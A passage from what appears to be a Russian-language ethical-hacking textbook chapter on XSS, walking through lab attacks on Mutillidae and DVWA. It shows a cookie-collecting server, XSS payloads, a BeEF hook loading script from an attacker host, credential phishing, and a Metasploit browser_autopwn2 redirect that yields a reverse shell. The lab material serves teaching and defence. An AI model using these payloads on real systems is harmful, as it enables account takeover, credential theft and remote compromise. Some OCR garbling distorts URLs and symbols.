        parameters = urlparse(self.path).query
        print(parameters)
if __name__ == '__main__':
    server = HTTPServer(('localhost', 443), RequestHandler)
    print('Starting Server')
    server.socket = ssl.wrap_socket (server.socket, certfile='server.crt', keyfile='server.key
 → ', server_side=True)
    server.serve_forever()
```

Обратите внимание, что программа использует зашифрованный сокет, поэтому вам нужно сгенерировать сертификат `server.crt` и закрытый ключ `server.key`. Подробности см. в главе 6. Чтобы быть еще более скрытным, можно приобрести сертификат для принадлежащего вам домена. После извлечения куки их можно импортировать в браузер и получить доступ к учетным записям

пользователей. Для этого подойдет Cookie Quick Manager, расширение Firefox, позволяющее редактировать, добавлять и удалять куки из браузера (рисунок 13-3).




Рисунок 13-3. Пример Cookie Quick Manager

Когда расширение установлено, на панели инструментов появляется значок куки [1]. Нажмите этот значок и выберите `Manage all Cookies` ("Управлять всеми куки"). Откроется список куки, которые сейчас есть у браузера. Когда вы выбираете конкретный домен [2], расширение отображает все куки, сохраненные браузером для этого домена. Куки можно редактировать, изменяя поле значения [3]. Для этого нужно включить редактирование, нажав значок карандаша в нижней части страницы. После импорта украденных куки можно получить доступ к учетной записи жертвы.

Хранимые XSS-атаки

Теперь, когда вы понимаете общий механизм XSS-атаки, разберем реальный пример: проведем хранимую XSS-атаку. Как показано ранее, мы используем запись блога, чтобы вставить вредоносный JavaScript на сервер. Мы атакуем страницу блога уязвимого приложения Mutillidae, использованного в главе 12. Это приложение размещено на Metasploitable, поэтому запустите виртуальную машину Metasploitable, войдите в нее и получите IP-адрес сервера с помощью `ifconfig`. Затем запустите веб-браузер на виртуальной машине Kali Linux и откройте страницу "add your own blog" ("добавить свою запись в блог") в приложении Mutillidae, выбрав `OWASP Top 10` > `A2 Cross Site Scripting (XSS)` > `Persistent (Second Order)` ("Хранимая XSS второго порядка") > `Add to your blog` ("Добавить в свой блог").

Теперь проверьте, уязвима ли страница к XSS, попытавшись внедрить JavaScript в запись блога (рисунок 13-4).

Рисунок 13-4. Проведение хранимой XSS-атаки в блоге Mutillidae

Вместо обычной записи блога в текстовом поле напишите JavaScript-код (`<script> alert("Hacked") </script>`) и сохраните запись. После обновления страницы Mutillidae извлечет вредоносный JavaScript и встроит его в страницу так же, как любую другую запись блога. Однако, в отличие от обычных записей, новая запись содержит JavaScript-код, который выполнит браузер. Если он выполнится успешно, откроется всплывающее окно со словом `Hacked`. Сохраните запись блога и обновите страницу: JavaScript-код будет встроен в страницу, а браузер покажет всплывающее окно.

Чтобы понять, почему атака сработала, посмотрите на таблицу на рисунке 13-5: в ней записи блога расположены прямо под кнопкой `Save Blog Entry` ("Сохранить запись блога"). Вы заметите пустую запись блога [1]. Это запись, которую мы только что создали. Чтобы прочитать ее исходный код, щелкните запись правой кнопкой мыши и выберите `Inspect` ("Исследовать") в раскрывающемся меню. Откроются инструменты разработчика.

Если с помощью этих инструментов прочитать код и данные таблицы, вы должны заметить элемент данных таблицы (`<td>`), содержащий только что созданную запись [2]. Запись содержит вредоносный JavaScript, который браузер выполняет как код, а не отображает как текст. Вот почему наша запись блога выглядит пустой.




Рисунок 13-5. Использование инструментов разработчика для просмотра места вставки вредоносного скрипта

Этот вредоносный JavaScript выполняется, когда любой пользователь посещает страницу блога. Здесь мы выполнили простой alert, но можем выполнить любой вредоносный JavaScript, например написанный ранее скрипт для кражи куки.

Отраженные XSS-атаки

Отраженная XSS-атака использует уязвимость в веб-приложении, которая возникает, когда приложение включает данные из HTTP-запроса в HTTP-ответ без достаточной очистки или экранирования. Рассмотрим сценарий атаки. Атакующий отправляет письмо с текстом "Посмотри эту отличную статью о хакинге". Однако жертва не знает, что атакующий встроил вредоносный JavaScript-код в один из параметров строки запроса ссылки в письме. Когда пользователь нажимает ссылку, веб-сервер добавляет вредоносный JavaScript из параметра строки запроса на страницу, и браузер выполняет его.

Чтобы увидеть пример того, как параметры строки запроса добавляются к страницам, скопируйте следующий URL в браузер: `https://www.google.com/?q=Ethical+Hacking`. Обратите внимание, что сервер Google добавил значение из параметра строки запроса в поле поиска как поисковый запрос. Теперь предположим, что сайт некорректно очищает параметры строки запроса. В таком случае атакующий может использовать отраженную XSS-атаку, чтобы внедрить вредоносный JavaScript в браузер жертвы.

Посмотрим пример, нацеленный на DVWA, установленную на сервере Metasploitable. Откройте ее в браузере на машине Kali Linux: `http://<Metasploitable-IP>/dvwa/login.php`. Войдите с именем пользователя `admin` и паролем `password`. Как и у приложения Mutillidae, у DVWA есть уровни безопасности. Откройте вкладку `Security` и установите уровень безопасности в `low`. Затем откройте вкладку `XSS Reflected`. На странице появится поле ввода, позволяющее передать данные на сервер (рисунок 13-6). Попробуйте ввести `test` в это поле.




Рисунок 13-6. Страница отраженной XSS в DVWA

Теперь посмотрите на URL. Обратите внимание, что параметр запроса `name` теперь содержит значение `test`:

```
http://<Metasploitable IP address> /dvwa/vulnerabilities/xss\_r/->name=test#
```

Также обратите внимание, что значение параметра строки запроса отражается на странице под полем ввода. Если включить JavaScript в URL, а приложение не очищает его корректно, мы сможем внедрить JavaScript прямо в страницу. Скопируйте следующий URL в браузер и нажмите ENTER:

```
http://<Metasploitable IP address> /dvwa/vulnerabilities/xss\_r/->name=<script>
 → alert("hacked")</script>
```

Здесь мы используем параметр запроса `name`, чтобы внедрить вызов `alert()`. Если вы видите диалоговое окно, значит, вы успешно провели первую отраженную XSS-атаку.

Поиск уязвимостей с OWASP Zed Attack Proxy

Как и в случае с SQL-инъекциями, сайты защищаются от XSS-атак, очищая и экранируя пользовательский ввод разными способами. OWASP ведет документ с лучшими практиками предотвращения XSS-атак, а также со стратегиями обхода таких защит. Их можно найти на сайте OWASP.

Чтобы помочь компаниям проводить аудит сайтов, OWASP разработал OWASP Zed Attack Proxy (ZAP) ? инструмент аудита, который обычно уже установлен в Kali Linux. Он может сканировать приложения и обнаруживать веб-уязвимости вроде XSS или SQL-инъекций, обсуждавшихся в главе 12.

Просканируем приложение Mutillidae и посмотрим, какие уязвимости найдутся. Запустите OWASP ZAP и выберите настройки установки по умолчанию. После завершения установки откройте вкладку `Quick Start` ("Быстрый старт") и выберите автоматическое сканирование.

Рисунок 13-7. Запуск сканирования ZAP

Введите URL приложения Mutillidae в поле. ZAP обходит все URL-адреса в домене, переходя по найденным ссылкам. Исследование ссылок внутри домена называется краулингом, или обходом сайта. Однако современные веб-приложения иногда используют JavaScript, чтобы динамически отображать URL-адреса или обращаться к API, которые не обнаруживаются традиционным обходом. Поэтому разработчики ZAP создали Ajax Spider ? инструмент, который запускает браузер, ждет загрузки страницы, а затем исследует ее, щелкая ссылки и вводя данные. Чтобы использовать этот инструмент, выберите пункт `Use ajax spider` ("Использовать Ajax Spider") и вариант `Firefox Headless` ("Firefox в headless-режиме"), который использует браузер Firefox без открытия окна. Если вместо этого выбрать вариант `Firefox`, ZAP откроет Firefox, и вы увидите, как он исследует страницу с помощью фреймворка тестирования Selenium. Выбрав параметры, начните сканирование, нажав `Attack` ("Атака").




Рисунок 13-8. Результат быстрого сканирования ZAP

Когда сканирование завершится, откроется экран, показанный на рисунке 13-8. На нижней левой панели отображается список возможных веб-уязвимостей, обнаруженных ZAP. Там видно, что ZAP нашел страницу `add-to-your-blog.php` [1] с XSS-уязвимостью, которую мы использовали ранее. Инструмент также отображает заголовки HTTP-ответа, сгенерированного сервером [2], и тело ответа с HTML [3]. Чтобы показать, что XSS-атака возможна, инструмент подсветил место, куда он внедрил JavaScript. ZAP подсвечивает подробности атаки [4]. Эта панель также содержит информацию об URL с уязвимостью и краткое описание уязвимости.

Вы, вероятно, уже видите, что ZAP ? очень полезный инструмент. Потратьте время, чтобы познакомиться с его функциями, изучив онлайн-документацию. Другой способ сканировать веб-приложение ? искать известные уязвимости, связанные с технологиями, на которых оно работает. Используйте инструменты и методы из главы 8, чтобы обнаружить базовые технологии цели. Например, выполните сканирование `whatweb` и используйте инструмент командной строки `searchsploit`, чтобы найти уязвимости, связанные с конкретной версией программного обеспечения, использованной в приложении.

Использование полезных нагрузок BeEF

BeEF (Browser Exploitation Framework) позволяет легко встраивать вредоносные полезные нагрузки JavaScript в уязвимые приложения и управлять ими. Мы используем этот инструмент, чтобы изучить, чего можно добиться с помощью вредоносного JavaScript. Обычно BeEF уже установлен в Kali Linux; однако если в вашей версии его нет, установите его командой:

```
kali@kali:~$ sudo apt-get install beef-xss
```

Внедрение хука BeEF

Когда установка завершится, запустите BeEF:

```
kali@kali:~$ sudo beef-xss
```

При запуске фреймворк может попросить ввести имя пользователя и пароль. Создайте их и запомните. Затем терминал должен показать:

```
[*] Please wait for the BeEf service to start.
[*] You might need to refresh your browser once it opens.
[*]
[1] [*] Web UI: http://127.0.0.1:3000/ui/panel
[2] [*] Hook: <script src="http//<IP>:3000/hook.js"></script>
[*] Example: <script src="http//127.0.0.1:3000/hook.js"></script>
```

Скопируйте URL веб-интерфейса BeEF [1] и введите его в браузер. Откроется экран входа BeEF, показанный на рисунке 13-9. Войдите, используя имя пользователя и пароль, созданные ранее.

Рисунок 13-9. Экран входа BeEF

На этом этапе вы настроили сервер BeEF. Сервер будет ожидать подключений от вредоносного JavaScript, который вы внедрите. Фреймворк также выводит код JavaScript для внедрения [2]. Показанный здесь тег скрипта загружает файл `hook.js` ? вредоносный JavaScript-файл, который взаимодействует с сервером BeEF. После загрузки хука вы сможете получить доступ ко всем функциям этого модуля.

Используйте хранимую XSS-атаку, рассмотренную ранее, чтобы внедрить эту полезную нагрузку в код страницы блога Mutillidae по адресу `add-to-your-blog.php`. Если атака выполнится успешно, скрипт встроится в веб-страницу, а браузер Kali Linux появится в списке захваченных браузеров в веб-интерфейсе BeEF (рисунок 13-10). Любой браузер, посетивший эту веб-страницу, окажется под управлением вредоносного JavaScript.




Рисунок 13-10. Список браузеров, выполняющих вредоносный JavaScript

Чтобы проверить это, попробуйте захватить браузер Firefox на виртуальной машине Ubuntu. Запустите Ubuntu и посетите страницу блога. Когда машина Ubuntu загрузит страницу, она появится

в списке онлайн-браузеров.

Проведение атаки социальной инженерии

Что можно сделать после того, как браузер захвачен хуком BeEF? Попробуйте использовать BeEF для запуска атаки социальной инженерии. Эта атака показывает жертве поддельную страницу входа, когда она пытается открыть страницу блога. Когда пользователь вводит имя пользователя и пароль, BeEF перехватывает учетные данные и перенаправляет пользователя на страницу блога.

Чтобы начать, щелкните IP-адрес машины Ubuntu в списке захваченных браузеров и откройте вкладку `Commands` ("Команды") (рисунок 13-11).




Рисунок 13-11. Проведение атаки социальной инженерии в BeEF

Вкладка `Command` ("Команда") содержит список модулей BeEF. Рекомендую просмотреть их; вы можете удивиться, сколько всего возможно, когда вы можете внедрять собственный JavaScript на сайт. Вы даже можете писать собственные модули BeEF на Ruby и JavaScript. Если интересно, см. документацию: github.com.

Щелкните папку `Social Engineering` ("Социальная инженерия") и выберите атаку Google Phishing ("Фишинг Google"). Эта атака внедряет JavaScript, имитирующий страницу входа Gmail. После выполнения атаки на машине жертвы появится страница, похожая на рисунок 13-12.




Рисунок 13-12. Поддельная страница входа Google

Установите URL для XSS-хука в `/index.php?page=add-to-your-blog.php`. Когда пользователь введет учетные данные, его перенаправят на страницу, указанную в этом URL. Затем нажмите `Execute` ("Выполнить") и используйте браузер Ubuntu, чтобы перейти на страницу блога. Попробуйте ввести фиктивные учетные данные на поддельной странице входа. Когда вы нажмете

команду 1 на панели `Module Results History` ("История результатов модуля") интерфейса BeEF, появятся перехваченные имя пользователя и пароль (рисунок 13-13).

Рисунок 13-13. Учетные данные, украденные с помощью фишинговой атаки

Вкладка `Details` показывает информацию, которую BeEF собрал о браузере, включая версию браузера и типы атак, к которым он может быть уязвим.

Переход от браузера к машине

Итак, вы скомпрометировали сайт. Но если вы надеетесь получить доступ к компьютеру, который посещает этот сайт, может показаться, что вы застряли. Большинство современных вкладок браузера работают в песочнице, то есть изолированы от других вкладок и операционной системы. Это мешает вредоносному коду, запущенному в одной вкладке, получить доступ к чему-либо еще на том же устройстве.

Теперь предположим, что в песочнице есть уязвимости. В таком случае атакующий может использовать вредоносный JavaScript, чтобы воспользоваться этими уязвимостями, выйти из браузера и запустить обратную оболочку на целевой машине. Это позволило бы атакующему скомпрометировать компьютер пользователя через уязвимый сайт. Такая атака может быть крайне разрушительной: представьте, что атакующий внедрил вредоносный код в популярную социальную сеть или поисковую систему, а затем получил доступ к компьютерам каждого посетителя.

Такая атака не редкость. Каждый год конкурс Pwn2Own дает хакерам три дня, чтобы взломать машины через веб-браузер. На этих машинах всегда запущены новейшие операционные системы и браузеры, и в большинстве лет находится победитель.

Пример: эксплуатация старой версии браузера Chrome

В 2017 году Оливер Чанг, инженер из команды безопасности Chrome, обнаружил уязвимость в JavaScript-движке Chrome V8. Уязвимость позволяла атакующему выполнить запись за пределы выделенной памяти и получить командную оболочку на машине жертвы. Код эксплойта можно найти в Exploit Database под ID 42078. Когда код выполняется, уязвимая версия браузера Chrome открывает приложение калькулятора на Linux-машине. Запуск калькулятора стал общепринятым способом показать, что можно выйти за пределы браузера. Чтение и запись за пределами выделенной памяти ? важные классы ошибок для поиска. Атакующий может использовать эти ошибки, чтобы загрузить и запустить обратную оболочку, объединив несколько приемов эксплуатации.

На практике обнаружение и написание эксплойтов для браузеров может быть сложной задачей. Самые популярные браузеры, Chrome и Safari, разрабатываются крупными технологическими компаниями с собственными командами тестирования, поэтому, хотя традиционные методы вроде

фаззинга и конколического выполнения могут помочь обнаружить уязвимости, помните, что эти компании тоже используют инструменты фаззинга. Например, у Google есть внутренний инструмент для фаззинга Chrome под названием ClusterFuzz, который почти наверняка запускается перед выпуском новой версии браузера. Поэтому лучшие результаты может дать ручная инспекция кода. К счастью, исходный код браузерных движков Chrome (Blink) и Safari (Webkit) открыт, а проекты хорошо документированы, так что вы можете компилировать и отлаживать их самостоятельно. У команды Chrome даже есть бесплатная серия лекций на YouTube для разработчиков Google Chrome под названием Chrome University. В этой серии целая лекция посвящена разбору уязвимости CVE-2019-5786, которая затрагивала Chrome в 2019 году и была использована государственной группой.

После исправления этих уязвимостей обновление устройства пользователя занимает время ? от нескольких дней до недель. Поскольку исходный код этих проектов открыт, атакующие могут изучить эти исправления и воспользоваться раскрытыми ими уязвимостями до того, как обновления попадут в рабочую версию.

Установка руткитов через эксплуатацию веб-сайта

Как атакующий может объединить эксплойты, рассмотренные в этой главе, чтобы установить руткит на машину, когда жертва посещает определенный сайт? Рассмотрим следующий сценарий атаки: вы просканировали сайт и обнаружили XSS-уязвимость в приложении. Назовем ее уязвимостью 1. Затем используйте эту уязвимость, чтобы внедрить вредоносный JavaScript-код, который выходит из песочницы браузера и разворачивает вредоносную обратную оболочку на машине жертвы, ? это уязвимость 2. Когда обратная оболочка подключится к серверу злоумышленника, используйте уязвимость ядра, обсуждаемую в главе 14, чтобы повысить привилегии, уязвимость 3, и установить руткит. Теперь вы незаметно контролируете машину.

На рисунке 13-14 показан ход выполнения этого эксплойта с помощью BeEF и Metasploit.




Рисунок 13-14. Взаимодействия между веб-сервером, ноутбуком жертвы и сервером злоумышленника

Сначала жертва посещает сайт, содержащий внедренный вами вредоносный JavaScript [1]. После загрузки страницы браузер жертвы [2] выполняет код, который подключается к серверу BeEF [3]. Затем сервер BeEF внедряет дополнительный вредоносный JavaScript [4], содержащий ссылку на

эксплойт-код на сервере Metasploit. Браузер подключается к серверу Metasploit [5] и скачивает JavaScript-код, который автоматически сканирует браузер на уязвимости ». Если он находит уязвимость, эксплойт-код использует ее и запускает обратную оболочку на машине; затем оболочка подключается к серверу Metasploit ¼. Теперь злоумышленник может повысить привилегии и установить руткит.

Мы можем попробовать провести эту атаку, установив уязвимую версию браузера Firefox на виртуальную машину Ubuntu. Используем модуль Metasploit `browser_autopwn2`, чтобы автоматически просканировать браузер набором эксплойтов. Запустите консоль Metasploit: откройте терминал в виртуальной машине Kali Linux и выполните `msfconsole`. Когда Metasploit Framework запустится, выберите модуль `browser_autopwn2`:

```
msf6 > use auxiliary/server/browser_autopwn2
```

Используйте команду `options`, чтобы увидеть список доступных параметров. Мы оставим параметры по умолчанию, но для большей скрытности можно указать SSL-сертификат и путь URL вместо случайно сгенерированного. Например, инструмент URLCrazy может определить домены, похожие на домены, которые вы атакуете.

Теперь запустите сервер Metasploit, выполняющий код `browser_autopwn`:

```
msf6 auxiliary(server/browser_autopwn2) > run
[*] Starting listeners...
[*] Time spent: 20.41047527
[*] Using URL: http://0.0.0.0:8080/TB19m513Mq91
[1] [*] Local IP: http://192.168.1.113:8080/TB19m513Mq91
[*] The following is a list of exploits that BrowserAutoPwn will consider using.
[*] Exploits with the highest ranking and newest will be tried first.
[2] Exploits
========
Order Rank Name Payload
----- ---- ---- -------
1 Excellent firefox_webidl_injection firefox/shell_reverse_tcp on 4442
2 Excellent firefox_tostring_console_injection firefox/shell_reverse_tcp on 4442
3 Excellent firefox_svg_plugin firefox/shell_reverse_tcp on 4442
4 Excellent firefox_proto_crmfrequest firefox/shell_reverse_tcp on 4442
5 Excellent webview_addjavascriptinterface android/meterpreter/reverse_tcp on 4443
6 Excellent samsung_knox_smdm_url android/meterpreter/reverse_tcp on 4443
7 Great adobe_flash_worker_byte_array_uaf windows/meterpreter/reverse_tcp on 4444
```

В выводе будут URL сервера [1] и список эксплойтов, которые модуль попробует [2]. Многие эксплойты устарели и работают только с Firefox 27 или более ранними версиями. Однако исходный код этого модуля открыт, так что, возможно, кто-то из читателей книги обновит его новыми эксплойтами. Пока запустим их против старой версии Firefox. Скачайте и установите старую версию на виртуальную машину Ubuntu:

```
victim@ubuntu:~$ wget ftp.mozilla.org/pub/firefox/releases/26.0/linux-x86_64/en-GB/firefox
 → -26.0.tar.bz2
tar -xjf firefox-26.0.tar.bz2
victim@ubuntu:~$ cd firefox
victim@ubuntu:~/firefox$ ./firefox
```

Пора использовать BeEF для внедрения вредоносного JavaScript. Убедитесь, что браузер на виртуальной машине Ubuntu захвачен хуком BeEF: для этого внедрите полезную нагрузку в код страницы блога на сервере Metasploitable. Затем откройте окно браузера с интерфейсом BeEF и щелкните браузер, связанный с виртуальной машиной Ubuntu. Как ранее в главе, выберите `Commands` ("Команды") и откройте папку `Misc` ("Разное"). Щелкните модуль `Raw JavaScript` ("Необработанный JavaScript"). Этот модуль позволяет внедрить любой JavaScript в страницу. В этом случае внедрите скрипт, который загружает вредоносную страницу, связанную с модулем `browser_autopwn2`:

```
window.location="http://192.168.1.113:8080/bEBTChJshPJ";
```

Эта JavaScript-команда открывает вкладку в браузере пользователя и переводит ее на вредоносную страницу. Это не очень скрытно, но эффективно. Более тонкий подход ? внедрить JavaScript-код атаки прямо в страницу. Щелкните `Execute` ("Выполнить") и переключитесь в терминал, где запущен модуль `browser_autopwn2`. Если атака успешно выполнена, у вас появится новый сеанс Meterpreter. Введите `sessions`, чтобы увидеть список доступных сеансов:

```
msf6 auxiliary(server/browser_autopwn2) > sessions
Active sessions
===============
Id Name Type Information Connection
-- ---- ---- ----------- ----------
1 shell sparc/bsd 192.168.1.113:4442 ->
 → 192.168.1.109:41938 (192.168.1.109)
```

Вы можете взаимодействовать с сеансом, введя ключевое слово `session`, а затем номер сеанса. Например, `sessions 1` позволяет взаимодействовать с первым сеансом. Попробуйте выполнить простую команду вроде `whoami` или `pwd`, либо запустите `help`, чтобы увидеть все возможные команды. Возможно, вы захотите использовать эту оболочку для передачи руткита, чтобы избежать обнаружения и сохранить доступ к машине даже после обновления браузера.

Довольно жутко, правда? Чтобы защититься, внимательно относитесь к сайтам, которые посещаете, а если вы особенно параноидальны, установите плагин NoScript. Он не дает браузеру выполнять любой JavaScript.

Упражнение: поиск уязвимостей в bug bounty-программе

Пора искать самостоятельно. Поскольку вы этичный хакер, вы не будете атаковать компании без разрешения. К счастью, многие компании создают bug bounty-программы, которые позволяют этичным хакерам атаковать их сайты и получать оплату за найденные уязвимости. У каждой такой программы есть собственные правила, описывающие, какие части сайта можно атаковать, и другие ограничения, например запрет атак социальной инженерии. hackerone.com поддерживает список bug bounty-программ. Чтобы отточить навыки поиска уязвимостей, посмотрите *Real-World Bug Hunting* Питера Яворски (No Starch Press, 2019), где описаны уязвимости, найденные при участии в bug bounty-программах, и полученные вознаграждения. Помимо XSS и SQL-инъекций, Яворски рассматривает другие уязвимости, например состояния гонки, уязвимости памяти и подделку межсайтовых запросов.

Удачной охоты.

Часть V. Контроль над сетью

Глава 14. Пивотинг и повышение привилегий

> Чего я не могу создать, того я не понимаю.
>
> ? Ричард Фейнман

